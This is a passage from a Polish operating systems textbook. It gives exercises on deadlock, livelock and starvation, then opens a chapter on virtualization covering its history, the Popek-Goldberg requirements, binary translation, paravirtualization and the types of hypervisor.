36. W sieciach lokalnych wykorzystywana jest metoda dostępu do mediów o nazwie CSMA/CD. Jej działanie polega na tym, że stacje współdzierające magistralę mogą testować medium w celu wykrywania transmisji, a także kolizji. W protokole Ethernet stacje żądające współużytkowanego kanału nie przekazują ramki, jeśli wyczuają, że nośnik jest zajęty. Gdy taka transmisja się zakończy, każda ze stacji oczekujących przekazuje swoje ramki. Dwie ramki, które są przekazywane w tym samym czasie, będą ze sobą kolidować. Jeśli stacje po wystąpieniu kolizji natychmiast podejmą ponowną próbę transmisji i będą ją podejmować wielokrotnie, kolizje będą występowały w nieskończoność.
 - (a) Czy mamy do czynienia z zakleszczeniem zasobu, czy z uwięzieniem?
 - (b) Czy potrafisz zaproponować rozwiązanie tej anomalii?
 - (c) Czy w tym scenariuszu może wystąpić zagłodzenie?
37. Program zawiera błąd kolejności wywoływania mechanizmów współpracy i rywalizacji. W efekcie proces konsumenta blokuje mutex (semafor z wzajemnym wykluczaniem), zanim zablokuje się na pustym buforze. Proces producenta blokuje się na mutexie, zanim uzyska możliwość umieszczenia wartości w pustym buforze i obudzi konsumenta. Zatem obydwa procesy są zablokowane na zawsze: producenta czeka odblokowanie mutexa,

- a konsument czeka na sygnał od producenta. Czy mamy do czynienia z zakleszczeniem zasobu, czy z zakleszczeniem komunikacyjnym? Zaproponuj metodę kontroli tego stanu.
38. Cecylia i Paweł są w trakcie rozwodu. W celu podziału swojego majątku zgodzili się na następujący algorytm. Codziennie rano każde z nich ma prawo wysłać list do prawnika byłego partnera z żądaniem jednego przedmiotu z majątku. Ponieważ dostarczenie listu zajmuje cały dzień, uzgodniono, że jeśli oboje odkryją, że zażądali tej samej rzeczy tego samego dnia, to następnego dnia każde z nich wyśle list z anulowaniem żądania. Wśród rzeczy do podziału jest ich pies Azor, buda Azora, kanarek Śpiewak i klatka Śpiewaka. Zwierzęta uwielbiają swoje mieszkania, dlatego uzgodniono, że podział majątku, który odbierałby zwierzęciu jego dom, jest niedozwolony. W takim przypadku operacja podziału powinna być rozpoczęta od nowa. Zarówno Cecylia, jak i Paweł koniecznie chcą otrzymać Azora. Aby oboje mogli udać się na wakacje (spędzane osobno), każde z małżonków zaprogramowało komputer osobisty do obsługi negocjacji. Kiedy oboje powrócili z wakacji, odkryli, że komputery ciągle negocują. Dlaczego? Czy jest możliwe zakleszczenie? Czy jest możliwe zagłodzenie? Uzasadnij swoją wypowiedź.
39. Student antropologii, studiuje jednocześnie drugi fakultet — informatykę, rozpoczął projekt badawczy, którego celem jest odpowiedź na pytanie, czy afrykańskie pawiany można nauczyć, co to są zakleszczenia. Znalazł głęboki kanion i przymocował linię w poprzek, aby pawiany mogły przechodzić na rękach. W tym samym czasie przez kanion może przejść kilka pawianów, pod warunkiem że wszystkie idą w tym samym kierunku. Jeśli pawiany poruszające się na wschód kiedykolwiek wejdą na linię w tym samym czasie co pawiany idące na zachód, dochodzi do zakleszczenia (pawiany zablokują się pośrodku), ponieważ nie jest możliwe, aby jeden pawian wspiął się na innego, wisząc nad kanionem. Jeśli pawian chce przejść przez kanion, musi sprawdzić, czy jakiś inny osobnik nie przekracza go w przeciwnym kierunku. Napisz program z użyciem semaforów, który pozwala na unikanie zakleszczeń. Nie przejmuj się sytuacją, w której ciąg pawianów poruszających się na wschód całkowicie zablokuje pawiany poruszające się na zachód.
40. Rozwiąż poprzedni problem jeszcze raz, ale tym razem spróbuj uniknąć zagłodzenia. Kiedy pawian, który chce przekroczyć kanion w kierunku na wschód, podejdzie do linii i zauważ, że są na niej pawiany przekraczające kanion na zachód, czeka tak długo, aż lina będzie pusta, ale żaden inny pawian poruszający się na wschód nie będzie mógł zacząć przechodzić, zanim co najmniej jeden pawian nie przekroczy kanionu w drugą stronę.
41. Zaprogramuj symulację algorytmu bankiera. Twój program powinien przeglądać w pętli klientów banku żądających pożyczki i oceniać, czy udzielenie im jej jest bezpieczne, czy niebezpieczne. Rejestr żądań i decyzji zapisz w pliku.
42. Napisz program implementujący algorytm wykrywania zakleszczeń z wieloma zasobami każdego typu. Program powinien czytać z pliku następujące dane wejściowe: liczbę procesów, liczbę typów zasobów, liczbę istniejących zasobów każdego typu (wektor E), macierz C bieżącego przydziału (pierwszy wiersz, następnie drugi itd.), macierz żądań R (pierwszy wiersz, następnie drugi itd.). Wyniki programu powinny zawierać informację o tym, czy w systemie istnieje zakleszczenie, czy nie. W przypadku gdy w systemie jest zakleszczenie, program powinien wyświetlić identyfikatory wszystkich zakleszczonych procesów.
43. Posługując się grafem alokacji zasobów, napisz program, który wykrywa, czy w systemie jest zakleszczenie. Program powinien czytać z pliku następujące dane wejściowe: liczbę procesów i liczbę zasobów. Dla każdego procesu powinien odczytać cztery wartości:

bieżącej liczbę zasobów będących w posiadaniu procesu, identyfikatory posiadanych zasobów, liczbę żądanych zasobów, identyfikatory żądanych zasobów. Wyniki programu powinny zawierać informację o tym, czy w systemie istnieje zakleszczenie, czy nie. W przypadku gdy w systemie jest zakleszczenie, program powinien wyświetlić identyfikatory wszystkich zakleszczonego procesów.

44. W niektórych krajach, gdy dwie osoby się spotykają, kłaniają się sobie. Protokół jest taki, że jedna z osób kłania się jako pierwsza i pozostaje w poklonie tak długo, aż druga osoba też się ukłoni. Jeśli obie osoby ukłonią się w tym samym czasie, pozostaną w sklonie na zawsze. Napisz program, który implementuje tę sytuację i w którym nie dojdzie do zakleszczenia.

7

WIRTUALIZACJA I PRZETWARZANIE W CHMURZE

Bywa, że instytucja ma system wielokomputerowy, ale właściwie z niego nie korzysta. Typowym przykładem jest firma, która utrzymuje serwer pocztowy, serwer WWW, serwer FTP, kilka serwerów e-commerce oraz parę innych serwerów. Każdy z nich działa na osobnym komputerze zainstalowanym w tej samej szafie sprzętowej. Wszystkie są połączone ze sobą szybką siecią. Słownem, system wielokomputerowy. Jednym z powodów, dla którego te serwery działają na oddzielnich maszynach, może być to, że jedna maszyna nie jest w stanie obsłużyć obciążenia, ale drugi powód to niezawodność: kierownictwo po prostu nie wierzy, że system operacyjny będzie w stanie bezawaryjnie działać 24 godziny na dobę przez 365 lub 366 dni w roku. Dzięki umieszczeniu każdego serwisu na oddzielnym komputerze w przypadku awarii jednego serwera co najmniej ten drugi będzie mógł działać bezawaryjnie. Jest to bardzo ważne także ze względów bezpieczeństwa. Nawet jeśli jakiś intruzowi uda się złamać zabezpieczenia serwera WWW, nie uzyska od razu dostępu do poufnych wiadomości e-mail — tę właściwość czasami określa się jako *tryb piaskownicy* (ang. *sandboxing*). Chociaż w ten sposób można uzyskać tolerancję na błędy, rozwiązanie jest kosztowne i sprawia problemy w zarządzaniu, ponieważ bierze w nim udział zbyt wiele komputerów.

To tylko dwa z wielu powodów, dlaczego usługi powinny działać na odrębnych maszynach. Dla przykładu w organizacjach do codziennego użytku często wykorzystywany jest więcej niż jeden system operacyjny: serwer WWW działa na systemie Linux, serwer poczty działa na systemie Windows, serwer e-commerce wykorzystuje system OS X, a kilka innych usług jest uruchomionych na różnych odmianach Uniksa. Jak wcześniej — takie rozwiązanie jest skuteczne, ale z pewnością nie jest tanie.

Co wtedy należy zrobić? Możliwym (i popularnym) rozwiązaniem jest zastosowanie technologii maszyn wirtualnych. Nazwa brzmi bardzo nowocześnie, ale koncepcja jest stara, sięga lat sześćdziesiątych. Mimo że pomysł nie jest nowy, dziś realizujemy go w zupełnie nowy sposób.

Główna idea jest taka, że monitor **VMM** (ang. *Virtual Machine Monitor*) tworzy iluzję wielu maszyn (wirtualnych) działających na tym samym sprzęcie fizycznym. Monitor VMM jest również nazywany *hipernadzorcą* (ang. *hypervisor*). Zgodnie z tym, co napisaliśmy w punkcie 1.7.5, możemy wyróżnić hipernadzorców typu 1, działających na fizycznym sprzęcie, oraz nadzorców typu 2, mogących korzystać ze wszystkich usług i abstrakcji oferowanych przez macierzysty system operacyjny. Tak czy inaczej, dzięki *wirtualizacji* pojedynczy komputer może być hostem dla wielu maszyn wirtualnych. Na każdej z nich może potencjalnie działać zupełnie inny system operacyjny.

Rozwiążanie to ma taką zaletę, że awaria jednej maszyny wirtualnej nie powoduje automatycznie awarii pozostałych. W systemie z wirtualizacją różne serwery mogą działać na różnych maszynach wirtualnych. W związku z tym jest utrzymany model częściowej odporności na awarie, typowy dla systemu wielokomputerowego, ale znacznie niższym kosztem; poza tym jest on łatwiejszy w utrzymaniu. Ponadto możemy teraz uruchomić wiele systemów operacyjnych na tym samym sprzęcie, korzystać z izolacji maszyny wirtualnej w przypadku ataków i cieszyć się z innych zalet.

Oczywiście, taką konsolidację serwerów można porównać do umieszczenia „wszystkich jajek w jednym koszyku”. Jeśli serwer, na którym działają wszystkie maszyny wirtualne, ulegnie awarii, rezultaty będą jeszcze bardziej katastrofalne w porównaniu z awarią pojedynczego, dedykowanego serwera. Powodem, dla którego wirtualizacja się jednak sprawdza, jest to, że przyczyną większości awariei usług nie jest wadliwy sprzęt, ale nadmiernie rozbudowane, błędnie działające oprogramowanie, zwłaszcza systemy operacyjne. W przypadku zastosowania technologii maszyn wirtualnych jedynym programem działającym w jądrze jest hipernadzorca — system, którego kod źródłowy zawiera o dwa rzędy wielkości wierszy mniej niż pełny system operacyjny. W związku z tym ma o dwa rzędy wielkości mniej błędów. Hipernadzorca jest prostszy od systemu operacyjnego, ponieważ realizuje tylko jedną funkcję: emuluje wiele kopii fizycznego sprzętu (najczęściej architektury Intel x86).

Oprócz ścisłej izolacji uruchamianie oprogramowania w maszynach wirtualnych ma także inne zalety. Jedna z nich jest taka, że mniej fizycznych maszyn pozwala zaoszczędzić pieniądze na sprzęt i elektryczność oraz wymaga mniej przestrzeni biurowej. Dla takich firm jak Amazon lub Microsoft, które mają kilkaset tysięcy serwerów wykonujących wiele różnych zadań, zmniejszenie fizycznych wymagań na centra danych wiąże się z olbrzymimi oszczędnościami finansowymi. W rzeczywistości firmy udostępniające serwery często umieszczają swoje centra danych na kompletnym pustkowiu — tylko po to, by być blisko np. tam wodnych (a tym samym taniej energii). Wirtualizacja pomaga również w testowaniu nowych pomysłów. Zazwyczaj w dużych firmach poszczególne działy opracowują interesujące pomysły, a następnie kupują serwer, aby je zaimplementować. Jeśli pomysł się przyjmie i będą potrzebne setki czy tysiące serwerów, korporacyjne centra danych się rozwiną. Często są trudności z przeniesieniem oprogramowania na istniejące komputery, ponieważ każda aplikacja wymaga odmiennej wersji systemu operacyjnego, własnych bibliotek, plików konfiguracyjnych i wielu innych. W przypadku maszyn wirtualnych każda aplikacja może działać we własnym środowisku.

Inną zaletą maszyn wirtualnych jest to, że sprawdzanie i migracja maszyn wirtualnych (np. w celu równoważenia obciążenia pomiędzy wiele serwerów) jest znacznie łatwiejsza w porównaniu z migracją procesów działających w normalnym systemie operacyjnym. W tym drugim przypadku w tablicach systemu operacyjnego przechowywanych jest sporo kluczowych informacji na temat każdego procesu. Należą do nich informacje związane z otwartymi plikami, alarmami, procedurami obsługi sygnałów i innymi. W przypadku migracji do maszyny wirtualnej wszystkie te informacje muszą zostać przeniesione do obrazu pamięci, ponieważ trzeba także przenieść wszystkie tablice systemu operacyjnego.

Innym zastosowaniem maszyn wirtualnych jest uruchamianie starszych aplikacji w środowisku systemów operacyjnych (lub wersji systemów operacyjnych), które nie są już obsługiwane lub nie działają na bieżącym sprzęcie. Mogą one działać w tym samym czasie i na tym samym sprzęcie co bieżące aplikacje. Zdolność działania w tym samym czasie aplikacji używających różnych systemów operacyjnych jest ważnym argumentem przemawiającym za stosowaniem maszyn wirtualnych.

Jeszcze innym zastosowaniem maszyn wirtualnych jest wytwarzanie oprogramowania. Programista, który chce mieć pewność, że jego program będzie działał w systemach Windows 7, Windows 8, kilku wersjach Linuksa, FreeBSD, OpenBSD, NetBSD i OS X, nie musi już zdobywać kilkudziesięciu komputerów i instalować na nich wszystkich różnych systemów operacyjnych. Zamiast tego wystarczy, że stworzy kilkanaście maszyn wirtualnych na jednym komputerze i zainstaluje na każdej z nich inny system operacyjny. Oczywiście, programista może podzielić na partie dysk twardy komputera i zainstalować inny system operacyjny na każdej partycji, ale takie podejście jest bardziej skomplikowane. Po pierwsze standardowe komputery PC obsługują tylko cztery podstawowe partie dyskowe, niezależnie od tego, jak duży jest dysk. Po drugie, chociaż w bloku startowym można zainstalować programy umożliwiające uruchomienie jednego z kilku systemów operacyjnych, praca w nowym systemie operacyjnym wymaga ponownego uruchomienia komputera. W przypadku maszyn wirtualnych można uruchomić wszystkie systemy operacyjne naraz.

Prawdopodobnie najważniejszym i najmodniejszym współczesnym wykorzystaniem wirtualizacji jest *chmura obliczeniowa*. Podstawowa idea chmury jest prosta: outsourcing potrzeb obliczeniowych lub pamięci trwałe do dobrze zarządzanego centrum danych utrzymywanego przez specjalistyczną firmę, zatrudniającą ekspertów w tej dziedzinie. Ponieważ centrum danych zazwyczaj należy do kogoś innego, najczęściej trzeba płacić za korzystanie z zasobów. W zamian nie trzeba się martwić o fizyczne maszyny, zasilanie, chłodzenie i konserwację. Ze względu na izolację uzyskaną przez wirtualizację dostawcy usług w chmurze mogą udostępniać tę samą fizyczną maszynę wielu klientom — nawet będących konkurentami na rynku. Każdy klient otrzymuje swój „kawałek tortu”. Ryzykując rozszerzenie metafory chmury, warto wspomnieć, że pierwsi krytycy utrzymywali, że tort rozdają tylko w niebie, a prawdziwe organizacje nie będą chciały umieszczać swoich poufnego danych i obliczeń na sprzęcie należącym do kogoś innego. Obecnie jednak zwirtualizowane maszyny w chmurze są używane przez niezliczone organizacje i w niezählonych zastosowaniach. Chociaż być może nie dotyczy to wszystkich organizacji i wszystkich danych, to bez wątpienia trzeba przyznać, że koncepcja chmury obliczeniowej okazała się sukcesem.

7.1. HISTORIA

Pomimo szumu wokół wirtualizacji w ostatnich latach czasami zapominamy, że według standardów obowiązujących w internecie maszyny wirtualne są „starożytne”. Już w latach sześćdziesiątych firma IBM eksperymentowała nie tylko z jednym, ale z dwoma niezależnymi systemami typu hipernadzorca — *SIMMON* i *CP-40*. Chociaż CP-40 był projektem badawczym, został zaimplementowany jako CP-67 w ramach programu CP/CMS — systemu operacyjnego maszyn wirtualnych dla komputera IBM System/360 Model 67. Później, w 1972 roku, została stworzona kolejna implementacja, jako system VM/370 dla serii System/370. W latach dwudziestolecia zastąpiła linię System/370 przez System/390. Była to w zasadzie zmiana nazwy, ponieważ architekturę, w celu zachowania zgodności wstępnej, pozostawiono bez zmian. Oczywiście poprawiono technologię sprzętową. Ponadto nowsze maszyny były większe

i szybsze od starszych, ale jeśli chodzi o obsługę wirtualizacji, nic się nie zmieniło. W 2000 roku firma IBM opublikowała linię Z-Series — komputery, które obsługiwały przestrzeń 64-bitowych adresów wirtualnych, ale poza tym były kompatybilne z komputerami System/360. Wszystkie te systemy obsługiwały wirtualizację dziesięciolecia wcześniej, zanim zyskała ona popularność na platformie x86.

W 1974 roku dwóch naukowców z UCLA, Gerald Popek i Robert Goldberg, opublikowało artykuł *Formal Requirements for Virtualizable Third Generation Architectures*, w którym dokładnie wyszczególniono warunki, jakie powinna spełniać architektura komputera, aby mogła skutecznie obsługiwać wirtualizację [Popek i Goldberg, 1974]. Nie da się napisać rozdziału poświęconego wirtualizacji bez odwoływania się do ich pracy i terminologii. Co ciekawe, znana architektura x86, która również pochodzi z lat siedemdziesiątych, nie spełniała tych wymogów przez wiele dziesięcioleci. Nie była w tym osamotniona. Prawie żadna architektura od czasów komputerów typu mainframe nie przechodziła testu. Lata siedemdziesiąte były bardzo wydajne. Były czasem narodzin Uniksa, Ethernetu, komputera Cray-1, firm Microsoft i Apple. Zatem, wbrew temu, co mówią nasi rodzice, lata siedemdziesiąte nie były tylko czasem muzyki disco!

W rzeczywistości prawdziwa rewolucja *Disco* rozpoczęła się w latach dziewięćdziesiątych, kiedy naukowcy z Uniwersytetu Stanforda opracowali nowego hipernadzorcę o tej nazwie i stworzyli firmę VMware — giganta wirtualizacji, który oferuje systemy hipernadzorców typu 1 i typu 2 i osiąga przychody rzędu miliardów dolarów [Bugnion et al., 1997], [Bugnion et al., 2012]. Nawiąsem mówiąc, rozróżnienie pomiędzy hipernadzorcami „typu 1” i „typu 2” także pochodzi z lat siedemdziesiątych [Goldberg, 1972]. Firma VMware opublikowała swoje pierwsze rozwiązanie wirtualizacji dla platformy x86 w 1999 roku. W ślad za nim powstało wiele innych produktów, m.in. *Xen*, *KVM*, *VirtualBox*, *Hyper-V*, *Parallels*. Wydaje się, że dla wirtualizacji nadszedł dobry czas, chociaż teoria była znana już w 1974 roku, a firma IBM przez dziesięciolecia sprzedawała komputery, które obsługiwały i intensywnie wykorzystywały wirtualizację. W 1999 roku wirtualizacja stała się popularna wśród mas, ale nowością nie była.

7.2. WYMAGANIA DOTYCZĄCE WIRTUALIZACJI

Maszyny wirtualne działają podobnie jak prawdziwy McCoy. W szczególności muszą być zdolne do uruchamiania się tak jak fizyczne komputery i zapewniać możliwość instalowania na nich dowolnych systemów operacyjnych. Zapewnienie tej iluzji w wydajny sposób jest zadaniem hipernadzorcy. Systemy hipernadzorców powinny mieć wysoką ocenę w trzech wymiarach:

1. *Bezpieczeństwo*: hipernadzorca powinien mieć pełną kontrolę nad wirtualnymi zasobami.
2. *Wierność*: zachowanie programu na maszynie wirtualnej powinno być identyczne z zachowaniem takiego samego programu działającego na fizycznym sprzęcie.
3. *Wydajność*: większość kodu na maszynie wirtualnej powinna działać bez interwencji hipernadzorcy.

Bez wątpienia bezpiecznym sposobem uruchamiania instrukcji jest przetwarzanie każdej instrukcji po kolej za pomocą *interpretera* (np. *Bochs*) i wykonywanie dokładnie tych operacji, które są wymagane przez daną instrukcję. Niektóre instrukcje mogą być uruchamiane bezpośrednio, ale nie ma ich zbyt wiele. Interpreter np. może być w stanie w prosty sposób wykonać instrukcję INC (inkrementację), ale instrukcje, które nie są bezpieczne do bezpośredniego wykonywania, muszą być symulowane przez interpreter. Przykładowo nie można pozwolić systemowi opera-

cyjnemu-gostowi na wyłączenie przerwań dla całej maszyny lub zmodyfikowanie mapowania tabeli – strona. Sztuka polega na tym, aby system operacyjny kontrolowany przez hipernadzorcę „myślał”, że zablokował przerwania lub zmodyfikował mapowanie stron maszyny. Sposób realizacji takich działań zaprezentujemy w dalszej części tej książki. Teraz po prostu chcemy powiedzieć, że interpreter może być bezpieczny, a jeśli jest starannie zaimplementowany, może być nawet bardzo wierny, ale nie zapewni wysokiej wydajności. Jak się wkrótce przekonamy, systemy VMM, aby spełnić również kryterium wydajności, próbują wykonywać większość kodu bezpośrednio.

Tymczasem przyjrzyjmy się wierności. Wirtualizacja od dawna była problemem na platformie x86 ze względu na defekty architektury 386, które niewolniczo przeniesiono do procesorów o 20 lat młodszych pod szyldem wstępnej zgodności. W skrócie: każdy procesor z obsługą trybu jądra i trybu użytkownika ma zestaw instrukcji, które zachowują się odmiennie, gdy są wykonywane w trybie jądra, niż gdy są wykonywane w trybie użytkownika. Należą do nich instrukcje, które realizują operacje wejścia-wyjścia, modyfikują ustawienia MMU itd. Popek i Goldberg nazwali je *instrukcjami wrażliwymi* (ang. *sensitive instructions*). Istnieje również zbiór instrukcji, które w przypadku uruchamiania w trybie użytkownika powodują wykonanie rozkazu pułapki. Popek i Goldberg nazwali je *instrukcjami uprzewilejowanymi*. W ich artykule stwierdzono po raz pierwszy, że maszyna może być wirtualizowana tylko wtedy, gdy wrażliwe instrukcje są podziobrem instrukcji uprzewilejowanych. Posługując się prostszym językiem, jeśli spróbowujemy zrobić coś w trybie użytkownika, czego nie powinno się robić w tym trybie, sprzęt powinien wykonać rozkaz pułapki. W odróżnieniu od systemów IBM/370, które miały tę właściwość, systemy o architekturze 386 jej nie miały. Istniało kilka wrażliwych instrukcji 386, których uruchomienie w trybie użytkownika było ignorowane lub które były uruchamiane inaczej. Przykładowo instrukcja POPF zastępuje rejestr flag, który zmienia bit włączający albo wyłączający przerwania. W trybie użytkownika ten bit po prostu się nie zmienia. W konsekwencji systemu 386 i jego następców nie można było wirtualizować, zatem nie mogą one obsługiwać hipernadzorców typu 1.

W rzeczywistości sytuacja jest nawet gorsza, niż ją przedstawiliśmy. Oprócz problemów z instrukcjami, które nie mogą wykonać rozkazu pułapki w trybie użytkownika, istnieją instrukcje, które mogą czytać wrażliwe stany w trybie użytkownika, nie powodując wykonania rozkazu pułapki. I tak w procesorach x86 sprzed 2005 roku program mógł sprawdzić, czy działał w trybie użytkownika, czy w trybie jądra, poprzez odczytanie selektora segmentu kodu. System operacyjny, który tego nie zrobił i odkrył, że znajdował się w trybie użytkownika, mógł na tej podstawie podjąć nieprawidłową decyzję.

Ten problem został ostatecznie rozwiązany, kiedy w 2005 roku firmy Intel i AMD wprowadziły wirtualizację w swoich procesorach [Uhlig, 2005]. W procesorach Intel technologia nazywa się VT (ang. *Virtualization Technology*), w procesorach AMD — SVM (ang. *Secure Virtual Machine*). Dalej będziemy posługiwać się terminem VT w ogólnym sensie. Inspiracją dla obu technologii był sposób działania systemu IBM VM/370, jednak występują między nimi pewne różnice. Podstawowa idea polega na utworzeniu kontenerów, w których mogą działać maszyny wirtualne. Kiedy system operacyjny-gosć zostanie uruchomiony w kontenerze, kontynuuje tam działanie do momentu spowodowania wyjątku, po czym wykonuje rozkaz pułapki do hipernadzorcę np. poprzez uruchomienie instrukcji wejścia-wyjścia. Zbiór operacji, które powodują pułapkę, jest zarządzany przez sprzętową mapę bitową ustawianą przez hipernadzorce. Przy tych rozszerzeniach staje się możliwe klasyczne podejście do maszyn wirtualnych — przechwyć i emuluj (ang. *trap and emulate*).

Uważni Czytelnicy pewnie zauważą oczywistą sprzeczność w opisie zamieszczonym powyżej. Z jednej strony powiedzieliśmy, że platforma x86 nie obsługiwała wirtualizacji, aż do momentu rozszerzenia architektury wprowadzonego w 2005 roku. Z drugiej — że firma VMware uruchomiła swojego pierwszego hipernadzorę na platformę x86 w 1999 roku. Jak oba te stwierdzenia mogą być jednocześnie prawdziwe? Otóż na hipernadzorcach sprzed 2005 roku w rzeczywistości nie działał pełny system operacyjny gościa. Zamiast tego część kodu była *przepisywana „w locie”*, aby zastąpić problematyczne instrukcje bezpiecznymi sekwencjami kodu emulującymi instrukcje oryginalne. Założymy, że system operacyjny-gosć wykonywał uprzywilejowaną instrukcję wejścia-wyjścia albo modyfikował jeden z uprzywilejowanych rejestrów sterujących procesora (np. rejestr CR3, który zawiera wskaźnik do katalogu stron). Należy zauważyc, że konsekwencje takich instrukcji są ograniczone do określonej maszyny wirtualnej i nie mają wpływu na inne maszyny wirtualne lub sam system-hipernadzorę. Tak więc niebezpieczne instrukcje wejścia-wyjścia były zastępowane przez pułapkę, która po kontroli bezpieczeństwa wykonywała instrukcję równoważną i zwracała wynik. Ponieważ kod jest przepisywany, możemy zastosować sztuczkę polegającą na zastąpieniu instrukcji, które są wrażliwe, ale nie są uprzywilejowane. Pozostałe instrukcje wykonują się w trybie natywnym. Technika ta jest znana jako *tłumaczenie binarne* (ang. *binary translation*). Omówimy ją bardziej szczegółowo w podrozdziale 7.4.

Nie ma potrzeby przepisywania wszystkich wrażliwych instrukcji. W szczególności procesy użytkownika w systemie operacyjnym-gostiu zazwyczaj można uruchomić bez zmian. Jeśli instrukcja nie jest uprzywilejowana, ale jest wrażliwa, zachowuje się inaczej w procesach użytkownika niż w jądrze. Z tym nie ma problemu. I tak uruchamiamy ją w przestrzeni użytkownika. W przypadku instrukcji wrażliwych, które są uprzywilejowane, możemy uciec się do klasycznej techniki pułapki z emulacją. Oczywiście system VMM musi zadbać o otrzymanie odpowiednich pułapek. Zazwyczaj ma moduł, który wykonuje się w jądrze i przekierowuje pułapki do własnych procedur obsługi.

Istnieje inna forma wirtualizacji, znana jako *parawirtualizacja*. Jest ona zupełnie inna od *pełnej wirtualizacji* — nigdy nie ma na celu nawet prezentować maszyny wirtualnej, która naśladuje fizyczną warstwę sprzętową. Zamiast tego prezentuje interfejs programowy przypominający maszynę, który wyraźnie ujawnia fakt, że mamy do czynienia ze środowiskiem zwirtualizowanym. Oferuje np. zestaw *hiperwywołań* (ang. *hypercalls*), które umożliwiają gościowi wysłanie jawnych żądań do hipernadzorca (na podobnej zasadzie, jak wywołania systemowe oferują usługi jądra aplikacjom). Goście wykorzystują hiperpołączenia do wykonywania wrażliwych i uprzywilejowanych operacji, takich jak aktualizacja tabeli stron, ale ponieważ robią to jawnie we współpracy z hipernadzorcą, ogólnie rzecz biorąc, system może działać prościej i szybciej.


Nie powinno być zaskoczeniem, że parawirtualizacja również nie jest niczym nowym. System operacyjny VM firmy IBM oferował taką funkcję, choć pod inną nazwą, od 1972 roku. Pomysł odzyskał wraz z opracowaniem monitorów maszyn wirtualnych *Denali* [Whitaker et al., 2002] i *Xen* [Barham et al., 2003]. W porównaniu z pełną wirtualizacją wadą parawirtualizacji jest to, że system operacyjny-gosć musi „być świadomym” istnienia interfejsu API maszyny wirtualnej. Zazwyczaj oznacza to, że trzeba jawnie dostosować do potrzeb hipernadzorca.

Zanim zagłębimy się bardziej w tematykę hipernadzorców typu 1 i typu 2, warto wspomnieć, że istnieją również takie technologie wirtualizacji, w których nie są podejmowane próby stworzenia iluzji dla systemu operacyjnego-gostia, że posiada on do dyspozycji cały system. Czasami celem jest po prostu umożliwienie działania procesu, który pierwotnie został napisany na inny system operacyjny i (lub) architekturę. Dlatego właśnie wyróżniamy pełną wirtualizację systemu oraz *wirtualizację poziomu procesu*. W dalszej części niniejszego rozdziału skoncentrujemy się na tej pierwszej, ale warto wspomnieć, że technologia wirtualizacji poziomu procesu również jest

stosowana w praktyce. Do dobrze znanych przykładów można zaliczyć warstwy zgodności WINE, pozwalające aplikacjom systemu Windows na działanie w systemach zgodnych z POSIX, takich jak Linux, BSD i OS X, a także wersję poziomu procesu emulatora QEMU, który umożliwia uruchamianie aplikacji napisanych dla jednej architektury w innej architekturze.

7.3. HIPERNADZORCY TYPU 1 I TYPU 2

[Goldberg, 1972] wyróżnia dwa podejścia do wirtualizacji. Jeden rodzaj hipernadzorcy, nazywany *hipernadzorcą typu 1*, pokazano na rysunku 7.1(a). Z technicznego punktu widzenia przypomina on system operacyjny, ponieważ jest jedynym programem, który działa w najbardziej uprzywilejowanym trybie. Jego zadaniem jest obsługa wielu kopii sprzętu zwanych *maszynami wirtualnymi*. Są one podobne do procesów obsługiwanych przez standardowe systemy operacyjne.



Rysunek 7.1. Miejsce hipernadzorców typu 1 i typu 2

Dla odróżnienia *hipernadzorcy typu 2*, pokazany na rysunku 7.1(b), to coś zupełnie innego. Jest to program, który do alokowania lub szeregowania zasobów wykorzystuje np. system Windows lub Linux — w sposób bardzo podobny do zwykłego procesu. Oczywiście hipernadzorcy typu 2 również udają pełny komputer — z procesorem CPU i różnymi urządzeniami. Oba rodzaje hipernadzorców muszą wykonywać zbiór instrukcji maszynowych w bezpieczny sposób. Przykładowo system operacyjny działający pod kontrolą hipernadzorcy może zmodyfikować lub nawet zmienić porządek własnej tabeli stron, ale nie może tego zrobić z tabelami innych.

System działający pod kontrolą hipernadzorcy w obu przypadkach jest nazywany *systemem operacyjnym-gostiem*. W przypadku hipernadzorcy typu 2 system operacyjny działający na sprzęcie jest nazywany *systemem operacyjnym-gospodarzem*. Pierwszym na rynku hipernadzorcą typu 2 przeznaczonym na platformę x86 był system *VMware Workstation* [Bugnion et al., 2012]. W tym podrozdziale zaprezentujemy ogólną koncepcję tego systemu. Studium dotyczące systemu VMware zamieszczone w podrozdziale 7.12.

Większość funkcji hipernadzorców typu 2, czasami określanych terminem *hipernadzorcy na hoście* (ang. *hosted hypervisor*), zależy od systemu operacyjnego-gospodarza, np. Windows, Linux lub OS X. Kiedy taki program uruchamia się po raz pierwszy, działa w sposób podobny do nowo uruchamianego komputera. Oczekuje znalezienia dysku DVD, USB lub CD-ROM zawierającego system operacyjny. Jednak tym razem dysk może być urządzeniem wirtualnym. Można np. zapisać obraz jako plik ISO na dysku twardym hosta. Z punktu widzenia hipernadzorcy typu 2 odczyt z tego pliku będzie interpretowany jak odczyt z prawidłowego dysku DVD. Następnie hipernadzorcy typu 2 instaluje system operacyjny na swoim *wirtualnym dysku* (w rzeczywistości jest to

plik Windows, Linux lub OS X) poprzez uruchomienie programu instalacyjnego znalezioneego na płycie DVD. Kiedy system operacyjny-gosć zostanie zainstalowany na dysku wirtualnym, może się załadować i uruchomić.


Różne kategorie wirtualizacji, zarówno dla hipernadzorców typu 1, jak i typu 2, omówiono i podsumowano w tabeli 7.1. Dla każdej kombinacji hipernadzorcy i rodzaju wirtualizacji podano kilka przykładów.

